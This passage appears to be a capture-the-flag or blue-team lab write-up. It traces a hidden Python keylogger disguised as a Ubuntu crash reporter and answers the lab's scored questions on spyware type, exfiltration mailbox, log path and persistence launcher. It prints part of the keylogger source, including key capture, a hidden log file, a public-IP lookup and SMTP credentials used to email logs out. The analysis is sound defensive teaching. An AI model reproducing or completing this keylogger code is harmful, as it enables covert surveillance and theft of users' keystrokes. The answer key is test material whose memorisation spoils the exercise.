
This is a good lesson in enumeration that offense and defense can both learn. As you investigate a target and uncover a new piece of information, re-perform all your precious searches and enumeration with this new information.

Whatever path taken, the roads lead to this malicious file:

```
ubuntu@ip-10-0-13-93:~$ ls -la Music/

total 12
drwxr-xr-x  2 ubuntu 4096 Apr  2  2021 .
drwxr-xr-x 22 ubuntu 4096 Sep  2 01:35 ..
-rw-r--r--  1 ubuntu 3720 Mar 31  2021 .ubuntu-crash-reporter.py

ubuntu@ip-10-0-13-93:~$ cat Music/.ubuntu-crash-reporter.py
from pynput import keyboard
import smtplib, os
from datetime import datetime
.....
YOUR_EMAIL = 'bijensroberto@gmail.com'
YOUR_PASSWORD = 'N0tmyp@ss112'
EMAIL_TO_SEND = 'caringhulk088@gmail.com'
.....
file = os.path.expanduser("~/.log.txt")
.....
```



```
ubuntu@ip-10-0-13-93:~$ cat Music/.ubuntu-crash-reporter.py
from pynput import keyboard
import smtplib, os
from datetime import datetime
from time import sleep
from threading import Thread
from requests import get
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email.mime.text import MIMEText
from email.utils import COMMASPACE, formatdate
from email import encoders
from sys import platform
YOUR_EMAIL = 'bijensroberto@gmail.com'
YOUR_PASSWORD = 'N0tmyp@ss112'
EMAIL_TO_SEND = 'caringhulk088@gmail.com'
LABEL = 'dump'
WAITING = 600
ip = get("https://api.ipify.org").content.decode()
file =  os.path.expanduser("~/.log.txt")
with open(file, "a") as f:
    pass
if platform in ['Windows', 'win32', 'cygwin']:
    os.system("attrib +h " + file)
def addToSend(key):
    with open(file, "a", encoding="UTF-8") as f:
        f.write(key)
def on_press(key):
    key = str(key)
    good = [["Key.space", " "],["Key.enter", "[Ent]\n"],["Key.shift", "[Sh]"],
```

From here, we should be able to answer all of our remaining questions.

Enterprising blue teamers may want to look at this code and figure out what else it might do, formulate some IOCs to find/stop other threats in the environment, and maybe even Google parts of the script to find an origin for it. These are beyond scope for the lab, but feel free to dig deeper.

Additionally, this does raise to the level of an incident in most organizations, and next steps would be to determine what may have been logged and sent back to the attacker via email.

Lastly, don't forget about that compromised email server whose credentials have been exposed for possibly some time now. This will be a major deal to determine what the attacker(s) did and exactly how much data they may have exfiltrated. I strongly suggest not just changing that password immediately, but also remove whatever remote administrative access is exposed to the Internet!

5. What type of spyware is installed on the laptop? *(5 points)*

Format: Type of Spyware Tool

Keylogger

We deduced this after looking at the ~/.log.txt file contents.

6. Where is the spyware logs sent to? *(6 points)*

Format: mailbox@domain.tld

caringhulk088@gmail.com

We found this in the secretly running python script at ~/Music/.ubuntu-crash-reporter.py

7. Where is the spyware logs stored before it is sent (full path)? *(6 points)*

Format: /path/to/file.extension

/home/ubuntu/.log.txt

We also found this in the secretly running python script at ~/Music/.ubuntu-crash-reporter.py

8. What is the full path to the launcher used for persistence of the spyware? *(7 points)*

Format: /path/to/persistence/mechanism

/home/ubuntu/.config/autostart/Ubuntu Crash Reporter.desktop

We saw this above when looking

References

No specific references, but Google anything not understood from the above. Topics about how to find malware on Linux or malware persistence locations on Linux would be good reading, as would Python debugging or introductory concepts.